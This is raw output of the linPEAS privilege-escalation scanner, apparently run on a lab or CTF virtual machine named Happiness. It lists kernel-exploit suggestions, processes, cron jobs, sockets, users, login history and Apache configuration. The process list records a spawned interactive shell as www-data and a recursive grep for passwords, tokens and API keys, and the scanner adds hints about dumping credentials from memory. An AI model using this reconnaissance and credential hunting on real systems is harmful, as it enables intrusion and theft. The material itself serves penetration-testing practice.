https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c Comments: ip_tables kernel module must be loaded╔══════════╣ Protections═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.apparmor module is loaded.═╣ AppArmor profile? .............. unconfined═╣ is linuxONE? ................... s390x Not Found═╣ grsecurity present? ............ grsecurity Not Found═╣ PaX bins present? .............. PaX Not Found═╣ Execshield enabled? ............ Execshield Not Found═╣ SELinux enabled? ............... sestatus Not Found═╣ Seccomp enabled? ............... disabled═╣ User namespace? ................ enabled═╣ Cgroup2 enabled? ............... enabled═╣ Is ASLR enabled? ............... Yes═╣ Printer? ....................... No═╣ Is this a virtual machine? ..... Yes (oracle)╔══════════╣ Kernel Modules Information══╣ Kernel modules with weak perms?══╣ Kernel modules loadable?Modules can be loaded
╔═══════════╗═══════════════════════════════════╣ Container ╠═══════════════════════════════════ ╚═══════════╝╔══════════╣ Container related tools present (if any):/usr/sbin/apparmor_parser/usr/bin/nsenter/usr/bin/unshare/usr/sbin/chroot/usr/sbin/capsh/usr/sbin/setcap/usr/sbin/getcap╔══════════╣ Container details═╣ Is this a container? ........... No═╣ Any running containers? ........ No
╔═══════╗═════════════════════════════════════╣ Cloud ╠═════════════════════════════════════ ╚═══════╝Learn and practice cloud hacking techniques in https://training.hacktricks.xyz═╣ GCP Virtual Machine? ................. No═╣ GCP Cloud Funtion? ................... No═╣ AWS ECS? ............................. No═╣ AWS EC2? ............................. No═╣ AWS EC2 Beanstalk? ................... No═╣ AWS Lambda? .......................... No═╣ AWS Codebuild? ....................... No═╣ DO Droplet? .......................... No═╣ IBM Cloud VM? ........................ No═╣ Azure VM or Az metadata? ............. No═╣ Azure APP or IDENTITY_ENDPOINT? ...... No═╣ Azure Automation Account? ............ No═╣ Aliyun ECS? .......................... No═╣ Tencent CVM? ......................... No ╔════════════════════════════════════════════════╗════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════ ╚════════════════════════════════════════════════╝╔══════════╣ Running processes (cleaned)╚ Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processesroot 1 0.0 0.4 98844 10204 ? Ss 01:27 0:00 /sbin/initroot 225 0.0 0.7 48996 14788 ? Ss 01:27 0:00 /lib/systemd/systemd-journaldroot 249 0.0 0.2 22280 5776 ? Ss 01:27 0:00 /lib/systemd/systemd-udevdsystemd+ 278 0.0 0.3 89036 6208 ? Ssl 01:27 0:00 /lib/systemd/systemd-timesyncd └─(Caps) 0x0000000002000000=cap_sys_timeroot 320 0.0 0.1 6736 2700 ? Ss 01:27 0:00 /usr/sbin/cron -fmessage+ 321 0.0 0.2 7836 4268 ? Ss 01:27 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only └─(Caps) 0x0000000020000000=cap_audit_writeroot 323 0.0 0.2 222784 5796 ? Ssl 01:27 0:00 /usr/sbin/rsyslogd -n -iNONEroot 336 0.0 0.3 22532 7400 ? Ss 01:27 0:00 /lib/systemd/systemd-logindroot 339 0.0 0.2 9588 5672 ? Ss 01:27 0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3root 361 0.0 0.0 2500 1640 ? S 01:27 0:00 /usr/sbin/inetutils-inetdroot 367 0.0 0.0 5840 1664 tty1 Ss+ 01:27 0:00 /sbin/agetty -o -p -- u --noclear tty1 linuxEecho 12527 0.0 0.2 14508 5688 ? S 02:12 0:00 | _ sshd: Eecho@pts/0Eecho 12528 0.0 0.1 7084 3756 pts/0 Ss 02:12 0:00 | _ -bashEecho 12580 0.0 0.1 3420 2536 pts/0 S+ 02:19 0:00 | _ /bin/sh ./linpeas.shEecho 15655 0.0 0.0 3420 1032 pts/0 S+ 02:22 0:00 | _ /bin/sh ./linpeas.shEecho 15659 0.0 0.1 11844 3364 pts/0 R+ 02:22 0:00 | | _ ps fauxwwwEecho 15658 0.0 0.0 3420 1032 pts/0 S+ 02:22 0:00 | _ /bin/sh ./linpeas.shEecho 12554 0.0 0.2 14508 4704 ? S 02:14 0:00 _ sshd: Eecho@pts/1Eecho 12555 0.0 0.1 7084 3628 pts/1 Ss+ 02:14 0:00 _ -bashroot 386 0.0 0.1 8556 3852 ? Ss 01:27 0:00 /usr/sbin/vsftpd /etc/vsftpd.confroot 394 0.0 1.0 108880 21148 ? Ssl 01:27 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signalroot 427 0.0 1.7 253832 34820 ? Ss 01:27 0:00 /usr/sbin/apache2 -k startwww-data 626 0.1 0.9 254164 18968 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 627 0.1 0.8 254164 16800 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 629 0.1 0.8 254020 16628 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 634 0.1 0.8 254020 16740 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 12266 0.0 0.0 2472 568 ? S 02:02 0:00 | _ sh -c uname -a; w; id; bash -iwww-data 12271 0.0 0.1 3952 3176 ? S 02:02 0:00 | _ bash -iwww-data 12272 0.0 0.1 3428 2244 ? S 02:02 0:00 | _ grep -RIn --color=auto password|passwd|pwd|secret|token|apikey|api_key|key=|db_pass|db_user|mysql|redis|auth /www-data 637 0.1 0.8 254156 16944 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 642 0.1 0.8 254020 17096 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 647 0.1 0.8 254156 16824 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 648 0.1 0.8 254028 16464 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 675 0.1 0.8 254156 16948 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startwww-data 685 0.1 0.8 254020 16412 ? S 01:35 0:03 _ /usr/sbin/apache2 -k startEecho 12507 0.0 0.4 15924 8888 ? Ss 02:12 0:00 /lib/systemd/systemd --userEecho 12508 0.0 0.1 99760 2468 ? S 02:12 0:00 _ (sd-pam)╔══════════╣ Processes with unusual configurations
╔══════════╣ Processes with credentials in memory (root req)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#credentials-from-process-memorygdm-password Not Foundgnome-keyring-daemon Not Foundlightdm Not Foundvsftpd process found (dump creds from memory as root)apache2 process found (dump creds from memory as root)sshd: process found (dump creds from memory as root)mysql process found (dump creds from memory as root)postgres Not Foundredis-server Not Foundmongod Not Foundmemcached Not Foundelasticsearch Not Foundjenkins Not Foundtomcat Not Foundnginx Not Foundphp-fpm Not Foundsupervisord Not Foundvncserver Not Foundxrdp Not Foundteamviewer Not Found╔══════════╣ Opened Files by processesProcess 12507 (Eecho) - /lib/systemd/systemd --user └─ Has open files: └─ /proc/12507/mountinfo └─ /proc/swaps └─ /sys/fs/cgroup/user.slice/user-1000.slice/user@1000.serviceProcess 12528 (Eecho) - -bash └─ Has open files: └─ /dev/pts/0Process 12555 (Eecho) - -bash └─ Has open files: └─ /dev/pts/1╔══════════╣ Processes with memory-mapped credential files╔══════════╣ Processes whose PPID belongs to a different user (not root)╚ You will know if a user can somehow spawn processes as a different user╔══════════╣ Files opened by processes belonging to other users╚ This is usually empty because of the lack of privileges to read other user processes information╔══════════╣ Check for vulnerable cron jobs╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs══╣ Cron jobs list/usr/bin/crontabincrontab Not Found-rw-r--r-- 1 root root 1042 Oct 11 2019 /etc/crontab/etc/cron.d:total 16drwxr-xr-x 2 root root 4096 Apr 1 2025 .drwxr-xr-x 83 root root 4096 Jan 24 02:15 ..-rw-r--r-- 1 root root 712 Mar 9 2025 php-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder/etc/cron.daily:total 36drwxr-xr-x 2 root root 4096 Apr 1 2025 .drwxr-xr-x 83 root root 4096 Jan 24 02:15 ..-rwxr-xr-x 1 root root 539 Jul 1 2024 apache2-rwxr-xr-x 1 root root 1478 Apr 19 2021 apt-compat-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils-rwxr-xr-x 1 root root 1187 May 24 2022 dpkg-rwxr-xr-x 1 root root 377 Aug 28 2018 logrotate-rwxr-xr-x 1 root root 249 Sep 27 2017 passwd-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder/etc/cron.hourly:total 12drwxr-xr-x 2 root root 4096 Mar 18 2025 .drwxr-xr-x 83 root root 4096 Jan 24 02:15 ..-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder/etc/cron.monthly:total 12drwxr-xr-x 2 root root 4096 Mar 18 2025 .drwxr-xr-x 83 root root 4096 Jan 24 02:15 ..-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder/etc/cron.weekly:total 12drwxr-xr-x 2 root root 4096 Mar 18 2025 .drwxr-xr-x 83 root root 4096 Jan 24 02:15 ..-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholderSHELL=/bin/shPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin17 * * * * root cd / && run-parts --report /etc/cron.hourly25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )══╣ Checking for specific cron jobs vulnerabilitiesChecking cron directories...
╔══════════╣ System timers╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers══╣ Active timers:NEXT LEFT LAST PASSED UNIT ACTIVATESSat 2026-01-24 02:39:00 EST 16min left Sat 2026-01-24 02:09:43 EST 12min ago phpsessionclean.timer phpsessionclean.serviceSat 2026-01-24 06:54:10 EST 4h 31min left Sat 2026-01-24 02:07:53 EST 14min ago apt-daily-upgrade.timer apt-daily-upgrade.serviceSat 2026-01-24 08:00:10 EST 5h 37min left Thu 2026-01-22 12:17:33 EST 1 day 14h ago apt-daily.timer apt-daily.serviceSun 2026-01-25 00:00:00 EST 21h left Sat 2026-01-24 01:26:56 EST 55min ago logrotate.timer logrotate.serviceSun 2026-01-25 01:42:43 EST 23h left Sat 2026-01-24 01:42:43 EST 39min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service══╣ Disabled timers:══╣ Additional timer files:
╔══════════╣ Services and Service Files╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services
══╣ Active services:apache2.service loaded active running The Apache HTTP Server./linpeas.sh: 3944: local: /usr/sbin/apachectl: bad variable name Not Found══╣ Disabled services:apache-htcacheclean.service disabled enabledapache-htcacheclean@.service disabled enabledapache2@.service disabled enabledconsole-getty.service disabled disableddebug-shell.service disabled disabledifupdown-wait-online.service disabled enabledirc_bot.service disabled enabledserial-getty@.service disabled enabledsystemd-boot-check-no-failures.service disabled disabledsystemd-network-generator.service disabled disabledsystemd-networkd-wait-online.service disabled disabledsystemd-networkd.service disabled enabledsystemd-resolved.service disabled enabledsystemd-time-wait-sync.service disabled disabled14 unit files listed.══╣ Additional service files:./linpeas.sh: 3944: local: /usr/sbin/apachectl: bad variable nameYou can't write on systemd PATH╔══════════╣ Systemd Information╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths═╣ Systemd version and vulnerabilities? .............. 247.3═╣ Services running as root? .....═╣ Running services with dangerous capabilities? ...═╣ Services with writable paths? . apache2.service: Uses relative path 'start' (from ExecStart=/usr/sbin/apachectl start)rsyslog.service: Uses relative path '-n' (from ExecStart=/usr/sbin/rsyslogd -n -iNONE)╔══════════╣ Systemd PATH╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-pathsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
╔══════════╣ Analyzing .socket files╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets./linpeas.sh: 4207: local: /run/systemd/journal/stdout: bad variable name
╔══════════╣ Unix Sockets Analysis╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets/run/dbus/system_bus_socket └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/fsck.progress/run/systemd/inaccessible/sock/run/systemd/io.system.ManagedOOM └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/dev-log └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/io.systemd.journal/run/systemd/journal/socket └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/stdout └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/syslog └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/notify └─(Read Write Execute (Weak Permissions: 777) ) └─(Owned by root)/run/systemd/private └─(Read Write Execute (Weak Permissions: 777) ) └─(Owned by root)/run/systemd/userdb/io.systemd.DynamicUser └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/udev/control/run/user/1000/bus └─(Read Write (Weak Permissions: 666) )/run/user/1000/gnupg/S.dirmngr └─(Read Write )/run/user/1000/gnupg/S.gpg-agent └─(Read Write )/run/user/1000/gnupg/S.gpg-agent.browser └─(Read Write )/run/user/1000/gnupg/S.gpg-agent.extra └─(Read Write )/run/user/1000/gnupg/S.gpg-agent.ssh └─(Read Write )/run/user/1000/pk-debconf-socket └─(Read Write (Weak Permissions: 666) )/run/user/1000/systemd/inaccessible/sock/run/user/1000/systemd/notify └─(Read Write Execute )/run/user/1000/systemd/private └─(Read Write Execute )╔══════════╣ D-Bus Analysis╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#d-busNAME PID PROCESS USER CONNECTION UNIT SESSION DESCRIPTION:1.0 278 systemd-timesyn systemd-timesync :1.0 systemd-timesyncd.service - -:1.1 1 systemd root :1.1 init.scope - -:1.136 24323 busctl Eecho :1.136 session-3.scope 3 -:1.2 336 systemd-logind root :1.2 systemd-logind.service - -:1.3 394 unattended-upgr root :1.3 unattended-upgrades.service - -:1.6 12507 systemd Eecho :1.6 user@1000.service - -com.ubuntu.SoftwareProperties - - - (activatable) - - -org.freedesktop.DBus 1 systemd root - init.scope - -org.freedesktop.PackageKit - - - (activatable) - - -org.freedesktop.PolicyKit1 - - - (activatable) - - -org.freedesktop.hostname1 - - - (activatable) - - -org.freedesktop.locale1 - - - (activatable) - - -org.freedesktop.login1 336 systemd-logind root :1.2 systemd-logind.service - -org.freedesktop.network1 - - - (activatable) - - -org.freedesktop.resolve1 - - - (activatable) - - -org.freedesktop.systemd1 1 systemd root :1.1 init.scope - -org.freedesktop.timedate1 - - - (activatable) - - -org.freedesktop.timesync1 278 systemd-timesyn systemd-timesync :1.0 systemd-timesyncd.service - -╔══════════╣ D-Bus Configuration FilesAnalyzing /etc/dbus-1/system.d/com.ubuntu.SoftwareProperties.conf: └─(Allow rules in default context) └─ <allow send_destination="com.ubuntu.SoftwareProperties" <allow send_destination="com.ubuntu.SoftwareProperties" <allow send_destination="com.ubuntu.DeviceDriver"Analyzing /etc/dbus-1/system.d/org.freedesktop.PackageKit.conf: └─(Allow rules in default context) └─ <allow send_destination="org.freedesktop.PackageKit" <allow send_destination="org.freedesktop.PackageKit" <allow send_destination="org.freedesktop.PackageKit"
══╣ D-Bus Session Bus Analysis(Access to session bus available) string "org.freedesktop.DBus" string "org.freedesktop.systemd1" string ":1.0" string ":1.2" └─(Known dangerous session service: org.freedesktop.systemd1) └─ Try: dbus-send --session --dest=org.freedesktop.systemd1 / [Interface] [Method] [Arguments]╔══════════╣ Legacy r-commands (rsh/rlogin/rexec) and host-based trust
══╣ Listening r-services (TCP 512-514)
══╣ systemd units exposing r-servicesrlogin|rsh|rexec units Not Found
══╣ inetd/xinetd configuration for r-services No r-services found in /etc/inetd.conf/etc/xinetd.d Not Found══╣ Installed r-service server packagesii inetutils-inetd 2:2.0-1+deb11u2 amd64 internet super server══╣ /etc/hosts.equiv and /etc/shosts.equiv
══╣ Per-user .rhosts files.rhosts Not Found══╣ PAM rhosts authentication/etc/pam.d/rlogin|rsh Not Found══╣ SSH HostbasedAuthentication HostbasedAuthentication no or not set══╣ Potential DNS control indicators (local) Not detected
╔══════════╣ Crontab UI (root) misconfiguration checks╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobscrontab-ui Not Found ╔═════════════════════╗══════════════════════════════╣ Network Information ╠══════════════════════════════ ╚═════════════════════╝╔══════════╣ Interfacesdefault 0.0.0.0loopback 127.0.0.0link-local 169.254.0.0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 08:00:27:bf:9e:c8 brd ff:ff:ff:ff:ff:ff inet 192.168.0.106/24 brd 192.168.0.255 scope global dynamic enp0s3 valid_lft 6769sec preferred_lft 6769sec inet6 fe80::a00:27ff:febf:9ec8/64 scope link valid_lft forever preferred_lft forever╔══════════╣ Hostname, hosts and DNS══╣ Hostname InformationSystem hostname: HappinessFQDN: Happiness
══╣ Hosts File InformationContents of /etc/hosts: 127.0.0.1 localhost 127.0.1.1 PyCrt.PyCrt PyCrt ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters 127.0.0.1 Happiness══╣ DNS ConfigurationDNS Servers (resolv.conf): 192.168.1.1 192.168.0.1-eSystemd-resolved configuration: [Resolve]-eDNS Domain Information:(none)-eDNS Cache Status (systemd-resolve):╔══════════╣ Active Ports╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports══╣ Active Ports (ss)tcp LISTEN 0 32 0.0.0.0:21 0.0.0.0:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1:23 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1:37 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1:7 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1:9 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1:13 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1:19 0.0.0.0:*tcp LISTEN 0 128 [::]:22 [::]:*tcp LISTEN 0 128 *:80 *:*
╔══════════╣ Network Traffic Analysis Capabilities
══╣ Available Sniffing ToolsNo sniffing tools found
══╣ Network Interfaces Sniffing CapabilitiesInterface enp0s3: Not sniffableNo sniffable interfaces found
╔══════════╣ Firewall Rules Analysis
══╣ Iptables RulesNo permission to list iptables rules
══╣ Nftables Rulesnftables Not Found
══╣ Firewalld Rulesfirewalld Not Found
══╣ UFW Rulesufw Not Found
╔══════════╣ Inetd/Xinetd Services Analysis
══╣ Inetd Servicesinetd Not Found══╣ Xinetd Servicesxinetd Not Found
══╣ Running Inetd/Xinetd Services-eActive Services (from ss):-eRunning Service Processes:361inetutils-inetd
╔══════════╣ Internet Access?DNS accessibleICMP is accessiblePort 443 is accessiblePort 80 is accessiblePort 443 is not accessible with wget
╔═══════════════════╗═══════════════════════════════╣ Users Information ╠═══════════════════════════════ ╚═══════════════════╝╔══════════╣ My user╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#usersuid=1000(Eecho) gid=1000(Eecho) groups=1000(Eecho)
╔══════════╣ PGP Keys and Related Files╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#pgp-keysGPG:GPG is installed, listing keys:-eNetPGP:netpgpkeys Not Found-ePGP Related Files:Found: /home/Eecho/.gnupgtotal 16drwx------ 2 Eecho Eecho 4096 Jan 24 02:22 .drwxr-xr-x 3 Eecho Eecho 4096 Jan 24 02:22 ..-rw------- 1 Eecho Eecho 32 Jan 24 02:22 pubring.kbx-rw------- 1 Eecho Eecho 1200 Jan 24 02:22 trustdb.gpg
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
╔══════════╣ Checking sudo tokens╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#reusing-sudo-tokensptrace protection is disabled (0), so sudo tokens could be abused
doas.conf Not Found
╔══════════╣ Checking Pkexec and Polkit╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html#pe---method-2
══╣ Polkit BinaryPkexec binary found at: /usr/bin/pkexecPkexec binary has SUID bit set!-rwsr-xr-x 1 root root 23448 Jan 13 2022 /usr/bin/pkexecpkexec version 0.105
══╣ Polkit PoliciesChecking /etc/polkit-1/localauthority.conf.d/:
[Configuration]AdminIdentities=unix-user:0[Configuration]AdminIdentities=unix-group:sudoChecking /usr/share/polkit-1/rules.d/:polkit.addRule(function(action, subject) { if ((action.id == "org.freedesktop.packagekit.upgrade-system" || action.id == "org.freedesktop.packagekit.trigger-offline-update") && subject.active == true && subject.local == true && subject.isInGroup("sudo")) { return polkit.Result.YES; }});// Allow systemd-networkd to set timezone, get product UUID,// and transient hostnamepolkit.addRule(function(action, subject) { if ((action.id == "org.freedesktop.hostname1.set-hostname" || action.id == "org.freedesktop.hostname1.get-product-uuid" || action.id == "org.freedesktop.timedate1.set-timezone") && subject.user == "systemd-network") { return polkit.Result.YES; }});
══╣ Polkit Authentication Agent
╔══════════╣ Superusers and UID 0 Users╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html
══╣ Users with UID 0 in /etc/passwdroot:x:0:0:root:/root:/bin/bash
══╣ Users with sudo privileges in sudoers
╔══════════╣ Users with consoleEecho:x:1000:1000::/home/Eecho:/bin/bashroot:x:0:0:root:/root:/bin/bash
╔══════════╣ All users & groupsuid=0(root) gid=0(root) groups=0(root)uid=1000(Eecho) gid=1000(Eecho) groups=1000(Eecho)uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)uid=106(ftp) gid=113(ftp) groups=113(ftp)uid=10(uucp) gid=10(uucp) groups=10(uucp)uid=13(proxy) gid=13(proxy) groups=13(proxy)uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)uid=2(bin) gid=2(bin) groups=2(bin)uid=33(www-data) gid=33(www-data) groups=33(www-data)uid=34(backup) gid=34(backup) groups=34(backup)uid=38(list) gid=38(list) groups=38(list)uid=39(irc) gid=39(irc) groups=39(irc)uid=3(sys) gid=3(sys) groups=3(sys)uid=41(gnats) gid=41(gnats) groups=41(gnats)uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)uid=5(games) gid=60(games) groups=60(games)uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)uid=6(man) gid=12(man) groups=12(man)uid=7(lp) gid=7(lp) groups=7(lp)uid=8(mail) gid=8(mail) groups=8(mail)uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)uid=9(news) gid=9(news) groups=9(news)
╔══════════╣ Currently Logged in Users
══╣ Basic user information 02:22:30 up 55 min, 2 users, load average: 0.30, 0.09, 1.28USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATEecho pts/0 192.168.0.108 02:12 3:26 0.09s 0.00s wEecho pts/1 192.168.0.108 02:14 1:24 0.00s 0.00s -bash
══╣ Active sessions 02:22:30 up 55 min, 2 users, load average: 0.30, 0.09, 1.28USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATEecho pts/0 192.168.0.108 02:12 3:26 0.09s 0.00s wEecho pts/1 192.168.0.108 02:14 1:24 0.00s 0.00s -bash
══╣ Logged in users (utmp) system boot 2026-01-24 01:26 run-level 5 2026-01-24 01:26LOGIN tty1 2026-01-24 01:26 367 id=tty1Eecho + pts/0 2026-01-24 02:12 00:03 12504 (192.168.0.108)Eecho + pts/1 2026-01-24 02:14 00:01 12547 (192.168.0.108)
══╣ SSH sessionsESTAB 0 0 192.168.0.106:22 192.168.0.108:36408ESTAB 0 0 192.168.0.106:22 192.168.0.108:39356
══╣ Screen sessions
══╣ Tmux sessions
╔══════════╣ Last Logons and Login History
══╣ Last loginsEecho pts/1 192.168.0.108 Sat Jan 24 02:14 still logged inEecho pts/0 192.168.0.108 Sat Jan 24 02:12 still logged inreboot system boot 4.19.0-27-amd64 Sat Jan 24 01:26 still runningroot pts/0 192.168.1.12 Thu Jan 22 23:44 - crash (1+01:42)root pts/0 192.168.1.12 Thu Jan 22 23:42 - 23:43 (00:01)reboot system boot 4.19.0-27-amd64 Thu Jan 22 23:41 still runningroot pts/0 192.168.1.8 Thu Jan 22 13:49 - crash (09:52)reboot system boot 4.19.0-27-amd64 Thu Jan 22 13:48 still runningroot pts/0 192.168.1.8 Thu Jan 22 13:29 - crash (00:18)reboot system boot 4.19.0-27-amd64 Thu Jan 22 13:28 still runningroot pts/0 192.168.1.8 Thu Jan 22 13:05 - 13:05 (00:00)root pts/0 192.168.1.8 Thu Jan 22 10:41 - 13:05 (02:24)reboot system boot 4.19.0-27-amd64 Thu Jan 22 10:40 still runningwelcome pts/0 192.168.3.94 Fri Apr 11 22:27 - 22:28 (00:00)root pts/0 192.168.3.94 Fri Apr 11 22:27 - 22:27 (00:00)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:26 still runningroot pts/0 192.168.3.94 Fri Apr 11 22:23 - 22:25 (00:01)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:23 - 22:25 (00:02)root pts/0 192.168.3.94 Fri Apr 11 22:15 - 22:22 (00:07)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:14 - 22:22 (00:08)
wtmp begins Tue Mar 18 20:40:32 2025
══╣ Failed login attempts
══╣ Recent logins from auth.log (limit 20)
══╣ Last time logon each userUsername Port From Latestroot pts/0 192.168.1.12 Thu Jan 22 23:44:10 -0500 2026Eecho pts/1 192.168.0.108 Sat Jan 24 02:14:41 -0500 2026
╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode...)
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
╔══════════════════════╗═════════════════════════════╣ Software Information ╠═════════════════════════════ ╚══════════════════════╝╔══════════╣ Useful software/usr/bin/base64/usr/bin/g++/usr/bin/gcc/usr/bin/make/usr/bin/perl/usr/bin/php/usr/bin/ping/usr/bin/python3/usr/bin/python3.7/usr/bin/ruby/usr/bin/sudo/usr/bin/wget
╔══════════╣ Installed Compilersii g++ 4:10.2.1-1 amd64 GNU C++ compilerii g++-10 10.2.1-6 amd64 GNU C++ compilerii gcc 4:10.2.1-1 amd64 GNU C compilerii gcc-10 10.2.1-6 amd64 GNU C compiler/usr/bin/gcc
╔══════════╣ Analyzing Apache-Nginx Files (limit 70)Apache version: Server version: Apache/2.4.62 (Debian)Server built: 2024-08-15T01:18:37httpd Not Found
Nginx version: nginx Not Found
/etc/apache2/mods-enabled/php8.3.conf-<FilesMatch ".+\.ph(?:ar|p|tml)$">/etc/apache2/mods-enabled/php8.3.conf: SetHandler application/x-httpd-php--/etc/apache2/mods-enabled/php8.3.conf-<FilesMatch ".+\.phps$">/etc/apache2/mods-enabled/php8.3.conf: SetHandler application/x-httpd-php-source--/etc/apache2/mods-available/php8.3.conf-<FilesMatch ".+\.ph(?:ar|p|tml)$">/etc/apache2/mods-available/php8.3.conf: SetHandler application/x-httpd-php--/etc/apache2/mods-available/php8.3.conf-<FilesMatch ".+\.phps$">/etc/apache2/mods-available/php8.3.conf: SetHandler application/x-httpd-php-source══╣ PHP exec extensionsdrwxr-xr-x 2 root root 4096 Jan 22 12:12 /etc/apache2/sites-enableddrwxr-xr-x 2 root root 4096 Jan 22 12:12 /etc/apache2/sites-enabledlrwxrwxrwx 1 root root 31 Jan 22 12:11 /etc/apache2/sites-enabled/tmpfile.conf -> ../sites-available/tmpfile.conf<VirtualHost *:80> ServerName tmpfile.dsz DocumentRoot /var/www/html <Directory /var/www/html> Options Indexes FollowSymLinks AllowOverride All Require all granted </Directory> ErrorLog ${APACHE_LOG_DIR}/tmpfile_error.log CustomLog ${APACHE_LOG_DIR}/tmpfile_access.log combined</VirtualHost>lrwxrwxrwx 1 root root 33 Jan 22 12:11 /etc/apache2/sites-enabled/localhost.conf -> ../sites-available/localhost.conf<VirtualHost *:80> ServerName localhost DocumentRoot /var/www/localhost ErrorLog ${APACHE_LOG_DIR}/localhost_error.log CustomLog ${APACHE_LOG_DIR}/localhost_access.log combined</VirtualHost>
-rw-r--r-- 1 root root 1332 Aug 14 2024 /etc/apache2/sites-available/000-default.conf<VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined</VirtualHost>
